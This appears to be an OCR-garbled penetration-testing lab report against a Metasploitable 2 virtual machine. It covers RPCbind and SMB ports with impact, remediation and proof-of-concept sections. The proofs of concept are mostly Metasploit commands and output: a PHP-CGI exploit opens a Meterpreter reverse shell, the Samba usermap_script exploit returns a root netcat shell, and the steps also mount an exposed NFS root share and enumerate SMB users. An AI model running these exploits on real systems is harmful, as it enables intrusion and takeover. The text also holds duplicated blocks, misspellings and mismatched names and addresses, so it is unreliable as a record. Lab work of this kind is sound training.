[*] Using code '404' as not found for files with extension _tar
[*] Using code '404' as not found for files with extension _tar.gz
```

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places

Dec 30 13:03 vibhuti14@vibhuti: ~

```
zsh: corrupt history file /home/vibhuti14/.zsh_history
(vibhuti14@vibhuti)-[~]
└$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py

(vibhuti14@vibhuti)-[~]
$
```

```

Vihuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 12:56 19% 73% 0.1 kB 0.2 kB
vihuti14@vihuti: ~
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension -
[*] Using code '404' as not found for files with extension -
[*] Using code '404' as not found for files with extension -
[*] Found http://192.168.1.33:80/index.html
[*] Found http://192.168.1.33:80/index 200
[*] Found http://192.168.1.33:80/phpMyAdmin 301
[*] Found http://192.168.1.33:80/test 301
[*] Using code '404' as not found for files with extension -
[*] Found http://192.168.1.33:80/dav 301
[*] Found http://192.168.1.33:80/favicon 200
[*] Found http://192.168.1.33:80/phpMyAdmin 301
[*] Found http://192.168.1.33:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/files_dos) > use auxiliary/scanner/http/verb_auth_bypass
msf auxiliary(scanner/http/verb_auth_bypass) > show options

Module options (auxiliary/scanner/http/verb_auth_bypass):
Name Current Setting Required Description
---- -----
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The path to test
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/verb_auth_bypass) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/http/verb_auth_bypass) > run
[*] http://192.168.1.33 - Authentication not required [200]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/verb_auth_bypass) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
---- -----
PROXY false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
l
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URL to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URLENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
LHOST 192.168.1.42 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Sending stage (41224 bytes) to 192.168.1.33
[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.33:53093) at 2025-12-30 12:54:23 +0530
meterpreter > 

```

RPCBIND Port 111

Description:

The rpcbind utility (formerly known as portmap) serves as a central directory for Remote Procedure Call (RPC) services, operating primarily on Port 111. In a distributed network environment, different RPC-based services (like NFS, NIS, or quota) run on various high-numbered, dynamic ports. When a client wants to access one of these services, it first contacts the rpcbind service on Port 111 to "look up" which port the specific service is currently using. Essentially, Port 111 acts as a switchboard or traffic controller, mapping RPC program numbers to the actual TCP/UDP ports listening on the machine.

Impact:

- **Information Disclosure:** Attackers can query the rpcbind service using tools like rpcinfo to list all registered RPC services, versions, and ports, revealing the server's internal architecture.
- **DDoS Amplification:** Port 111 is frequently abused in UDP Reflection/Amplification attacks. A small request to the rpcbind service can trigger a much larger response, allowing attackers to flood a third-party target with massive amounts of traffic.
- **Vulnerability Mapping:** By identifying specific RPC services (like an old version of NFS), an attacker can identify exactly which exploits to use for a deeper compromise.
- **Service Disruption:** If the rpcbind service is flooded or crashed, other critical dependent services (like Network File System) may become unreachable.

Severity: High

Remedial:

To secure rpcbind and Port 111, the following measures are recommended:

- **Restrict Access via Firewall:** Block Port 111 (both TCP and UDP) at the network perimeter. Access should only be allowed from trusted internal IP addresses that strictly require RPC services.
- **Use TCP Wrappers:** Configure /etc/hosts.allow and /etc/hosts.deny to limit which specific hosts are permitted to query the rpcbind service.
- **Disable Unnecessary RPC Services:** If the server does not need to act as an NFS server or use other RPC-based protocols, disable the rpcbind service entirely using systemctl stop rpcbind.
- **Implement Network Segmentation:** Keep RPC-dependent servers in a dedicated, isolated VLAN that is not directly reachable from the general user network or the internet.

POC:

Method 1. RPC Service Enumeration (Fingerprinting)

```

(vibhuti14㉿vibhuti14) [-]
$ rpcinfo -p 192.168.1.33
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100001 1 udp 111 status
100002 1 tcp 53762 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 41773 nlockmgr
100021 3 udp 41773 nlockmgr
100021 3 udp 41773 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 32888 nlockmgr
100021 3 tcp 32888 nlockmgr
100021 4 tcp 32888 nlockmgr
100005 1 udp 51678 mountd
100005 1 tcp 33118 mountd
100005 2 udp 51678 mountd
100005 2 tcp 33118 mountd
100005 3 udp 51678 mountd
100005 3 tcp 33118 mountd

(vibhuti14㉿vibhuti14) [-]
$ nmap -sV -p 111 -script rpcinfo 192.168.1.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 13:07 IST
Nmap scan report for 192.168.1.33
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2          111/tcp  rpcbind
|   100000 2          111/udp  rpcbind
|   100003 2,3,4     2049/tcp nfs
|   100003 2,3,4     2049/udp nfs
|   100005 1,2,3     33118/tcp mountd
|   100005 1,2,3     51678/udp mountd
|   100021 1,3,4     32888/tcp nlockmgr
|   100021 1,3,4     32888/udp nlockmgr
|   100024 1          42751/udp status
|   100024 1          59782/tcp status
MAC Address: 08:00:27:6F:88:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds

(vibhuti14㉿vibhuti14) [-]

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:33085 (33.0 KB) TX bytes:33085 (33.0 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:6F:88:80
          inet addr:192.168.1.33 Brdcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:33085 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:943378 (921.2 KB) TX bytes:319725 (312.2 KB)
          Base address:0x0200000 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:626 errors:0 dropped:0 overruns:0 frame:0
          TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable:~$ 
```

```

(vibhuti14㉿vibhuti14) [-]
$ rpcinfo -p 192.168.1.33
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100001 1 udp 111 status
100002 1 tcp 53762 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 41773 nlockmgr
100021 3 udp 41773 nlockmgr
100021 3 udp 41773 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 32888 nlockmgr
100021 3 tcp 32888 nlockmgr
100021 4 tcp 32888 nlockmgr
100005 1 udp 51678 mountd
100005 1 tcp 33118 mountd
100005 2 udp 51678 mountd
100005 2 tcp 33118 mountd
100005 3 udp 51678 mountd
100005 3 tcp 33118 mountd

(vibhuti14㉿vibhuti14) [-]
$ nmap -sV -p 111 -script rpcinfo 192.168.1.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 13:07 IST
Nmap scan report for 192.168.1.33
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2          111/tcp  rpcbind
|   100000 2          111/udp  rpcbind
|   100003 2,3,4     2049/tcp nfs
|   100003 2,3,4     2049/udp nfs
|   100005 1,2,3     33118/tcp mountd
|   100005 1,2,3     51678/udp mountd
|   100021 1,3,4     32888/tcp nlockmgr
|   100021 1,3,4     32888/udp nlockmgr
|   100024 1          42751/udp status
|   100024 1          59782/tcp status
MAC Address: 08:00:27:6F:88:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds

(vibhuti14㉿vibhuti14) [-]

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:33085 (33.0 KB) TX bytes:33085 (33.0 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:6F:88:80
          inet addr:192.168.1.33 Brdcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:33085 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:943378 (921.2 KB) TX bytes:319725 (312.2 KB)
          Base address:0x0200000 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:626 errors:0 dropped:0 overruns:0 frame:0
          TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable:~$ 
```

Method 2. Information Disclosure via NFS Mounts

```

(vibhuti14㉿vibhuti14) [-]
$ showmount -e 192.168.1.33
Export list for 192.168.1.33:
/ #

(vibhuti14㉿vibhuti14) [-]
$ mkdir /tmp/victim_root
(vibhuti14㉿vibhuti14) [-]
$ mount -t nfs 192.168.1.33:/ /tmp/victim_root
mount.nfs: failed to apply fstab options

(vibhuti14㉿vibhuti14) [-]
$ sudo su
[sudo] password for vibhuti14:
(vibhuti14㉿vibhuti14) [-]
$ mount -t nfs 192.168.1.33:/ /tmp/victim_root
(vibhuti14㉿vibhuti14) [-]

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
RX bytes:33085 (33.0 KB) TX bytes:33085 (33.0 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:6F:88:80
          inet addr:192.168.1.33 Brdcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:33085 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:943378 (921.2 KB) TX bytes:319725 (312.2 KB)
          Base address:0x0200000 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:626 errors:0 dropped:0 overruns:0 frame:0
          TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable:~$ 
```

Method 3. RPC DUMP Analysis (Metasploit)

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 14:11 10% 63% 0.0 kB 0.0 kB
vibhuti14@vibhuti: ~

(vibhuti14@vibhuti) [-]
\wifconfig
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

d8 00:0c:29:b5:4f:0b brl0
    Link encap:Ethernet HWaddr 00:0c:29:b5:4f:0b
    inet addr: 192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::a00c:29ff:fe4f:0b/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:226519 errors:0 dropped:0 overruns:0 frame:0
      TX packets:127134 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:201373 (274.7 kB) TX bytes:21452574 (20.4 MB)
      Base address:0x0200 Memory:f0200000-f0220000

eth0
    Link encap:Local Loopback
    inet addr: 127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:3023 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3023 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2998012 (21.9 kB) TX bytes:859802 (839.6 kB)
      Base address:0x0200 Memory:f0200000-f0220000

msfadmin@metasploitable: ~$ ifconfig
eth0
    Link encap:Ethernet HWaddr 00:0c:29:b5:4f:0b
    inet addr: 192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::a00c:29ff:fe4f:0b/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:226519 errors:0 dropped:0 overruns:0 frame:0
      TX packets:127134 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:201373 (274.7 kB) TX bytes:21452574 (20.4 MB)
      Base address:0x0200 Memory:f0200000-f0220000

lo
    Link encap:Local Loopback
    inet addr: 127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:3023 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3023 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2998012 (21.9 kB) TX bytes:859802 (839.6 kB)
      Base address:0x0200 Memory:f0200000-f0220000

msfadmin@metasploitable: ~$ _
```

Select a file to preview.


```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 14:11 5% 63% 0.0 kB 0.1 kB
vibhuti14@vibhuti: ~

vibhuti14@vibhuti: ~

msfadmin@metasploitable: ~$ ifconfig
eth0
    Link encap:Ethernet HWaddr 00:0c:29:b5:4f:0b
    inet addr: 192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::a00c:29ff:fe4f:0b/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:226519 errors:0 dropped:0 overruns:0 frame:0
      TX packets:127134 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:201373 (274.7 kB) TX bytes:21452574 (20.4 MB)
      Base address:0x0200 Memory:f0200000-f0220000

lo
    Link encap:Local Loopback
    inet addr: 127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:3023 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3023 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2998012 (21.9 kB) TX bytes:859802 (839.6 kB)
      Base address:0x0200 Memory:f0200000-f0220000

msfadmin@metasploitable: ~$ _
```

Select a file to preview.

NetBIOS-SSN Port 139 & 445

Description:

NetBIOS Session Service (Port 139) and Direct-Host SMB (Port 445) are the primary ports used by Windows for file and printer sharing. Historically, the Server Message Block (SMB) protocol relied on NetBIOS over TCP/IP (NBT) to function, using Port 139 to establish a session between two computers on a local network. With the release of Windows 2000, Microsoft introduced the ability to run SMB directly over TCP/IP without the legacy NetBIOS layer, moving this traffic to Port 445. While Port 139 is now considered a legacy port kept for backward compatibility with older devices, Port 445 is the modern standard for network resource access.

Impact:

- **Remote Code Execution (RCE):** Vulnerabilities in the SMB service (most notably EternalBlue) allow attackers to execute arbitrary code with system-level privileges without any user interaction.
- **Ransomware Propagation:** Because SMB is "wormable," malware like WannaCry and NotPetya uses Port 445 to spread automatically from one computer to another across an entire network in minutes.
- **Data Exfiltration:** An attacker who gains access to an open SMB share can read, modify, or delete sensitive company files, databases, and backups.
- **Credential Harvesting:** Attackers can perform "SMB Relay" attacks, where they intercept NTLM authentication hashes and reuse them to log into other systems on the network.

Severity: Critical

Remedial:

- **Block at the Perimeter:** Configure your firewall to drop all incoming and outgoing traffic on Ports 139 and 445 from the internet. These should only ever be accessible via a secure VPN.
- **Disable SMBv1:** Legacy SMBv1 is highly insecure and was the primary vector for EternalBlue. Ensure it is disabled on all systems via Windows Features or PowerShell: Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
- **Enforce SMB Signing:** Require digital signatures for all SMB traffic to prevent "Man-in-the-Middle" and relay attacks.
- **Restrict Share Permissions:** Follow the "Principle of Least Privilege." Audit all network shares and remove "Everyone" or "Guest" access, replacing them with specific user groups.

POC:

Method 1. Username Map Script (CVE-2007-2447)

```

Vibhuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
(vibhuti14@vibhuti)[-]
msfconsole
Metasploit tip: Keep track of findings and observations with notes

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]

[ OK ]
https://metasploit.com

+[ metasploit v6.4.99-dev
+ --=[ 2,972 exploits - 1,317 auxiliary - 1,683 payloads
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/username_map_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/username_map_script) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf exploit(multi/samba/username_map_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat

Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:5e:25:50
          inet6 addr: fe80::20c:29ff:fe5e:25%eth0 Scope:Link
          inet  addr: 192.168.1.43  Mask: 255.255.255.0
          inet6  addr: fe80::20c:29ff:fe5e:25%eth0 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:254 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20474 (19.6 KB)  TX bytes:949 (8.2 KB)
          Base address:0x0d00 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ netstat -an
Link encap:Local Loopback
inet  addr: 127.0.0.1  Mask: 255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP  BROADCAST  MTU:1500 Metric:1
RX packets:101 errors:0 dropped:0 overruns:0 frame:0
TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)
Base address:0x0d00 Memory:f0200000-f0220000

```

```

Vihut [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places Dec 30 15:51 vibhuti14@vihut:~ 
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*]选用模块 exploit/multi/samba/usermap_script, 默认到 cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] Command shell session 1 opened (192.168.1.42:4444 > 192.168.1.43:43959) at 2025-12-30 15:58:19 +0530

whome
root
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:133 errors:0 dropped:0 overruns:0 frame:0
TX packets:133 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:326664 (316.9 KB) TX bytes:14011 (13.6 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:166 errors:0 dropped:0 overruns:0 frame:0
TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25465 (51.2 KB) TX bytes:25465 (51.2 KB)

[*] 

```

```

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:254 errors:0 dropped:0 overruns:0 frame:0
TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:20474 (19.6 KB) TX bytes:8409 (8.2 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:23573 errors:0 dropped:0 overruns:0 frame:0
TX packets:23573 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ 

```

Method 2. Manual SMB Enumeration and Null Session

```

Vihut [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 15:58 vibhuti14@vihut:~ 
[vihut14@vihut:~] [-]
$ enum4linux -a 192.168.1.43
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Dec 30 15:54:40 2025
***** ( Target Information ) *****
Target ..... 192.168.1.43
RID Range .... 500-550,1000-1050
Username .... ''
Password .... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

***** ( Enumerating Workgroup/Domain on 192.168.1.43 ) *****

[*] Got domain/workgroup name: WORKGROUP

***** ( Nbtstat Information for 192.168.1.43 ) *****

Looking up status of 192.168.1.43
          B <ACTIVE> Workstation Service
METASPLITTABLE <0> - B <ACTIVE> Messenger Service
METASPLITTABLE <0> - B <ACTIVE> File Server Service
..._MSBROWSE_. <0> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <0> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

***** ( Session Check on 192.168.1.43 ) *****

[*] Server 192.168.1.43 allows sessions using username '', password '' 

[*] 

```

```

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:254 errors:0 dropped:0 overruns:0 frame:0
TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:20474 (19.6 KB) TX bytes:8409 (8.2 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:23573 errors:0 dropped:0 overruns:0 frame:0
TX packets:23573 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ 

```

```

Vihut [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 15:58 vibhuti14@vihut:~ 
[vihut14@vihut:~] [-]
$ enum4linux -G 192.168.1.43
Getting domain SID for 192.168.1.43
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[*] Can't determine if host is part of domain or part of a workgroup

***** ( OS Information on 192.168.1.43 ) *****

[*] Can't get OS info with smbclient

[*] Got OS info for 192.168.1.43 from srvinfo:
METASPLITTABLE Wk Sv Prq Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id : 500
os version : 4.9
server type : 0xa0a3

***** ( Users on 192.168.1.43 ) *****

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x402 acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x403 acb: 0x00000011 Account: admin Name: admin Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user_111_ Desc: (null)
index: 0x7 RID: 0xa2a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3eb acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0xfa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xd RID: 0x3ec acb: 0x00000011 Account: mysql Name: mysql_desc@metasploitable, Desc: (null)
index: 0x8 RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3fb acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0x8 RID: 0x4c6 acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0xb2 acb: 0x00000011 Account: hpc Name: (null) Desc: (null)

[*] 

```

```

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:254 errors:0 dropped:0 overruns:0 frame:0
TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:20474 (19.6 KB) TX bytes:8409 (8.2 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:23573 errors:0 dropped:0 overruns:0 frame:0
TX packets:23573 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ 

```

Vibhuti [Running] - Oracle VirtualBox

```

File Machine View Input Devices Help
Apps Places Dec 30 15:59 3% 53% ↑ 0.0 kB ↓ 0.2 kB
vibhuti14@vibhuti:~
```

```

Index: 0x0 RID: 0x4c5 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
Index: 0x0 RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
Index: 0x1 RID: 0xb2b acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
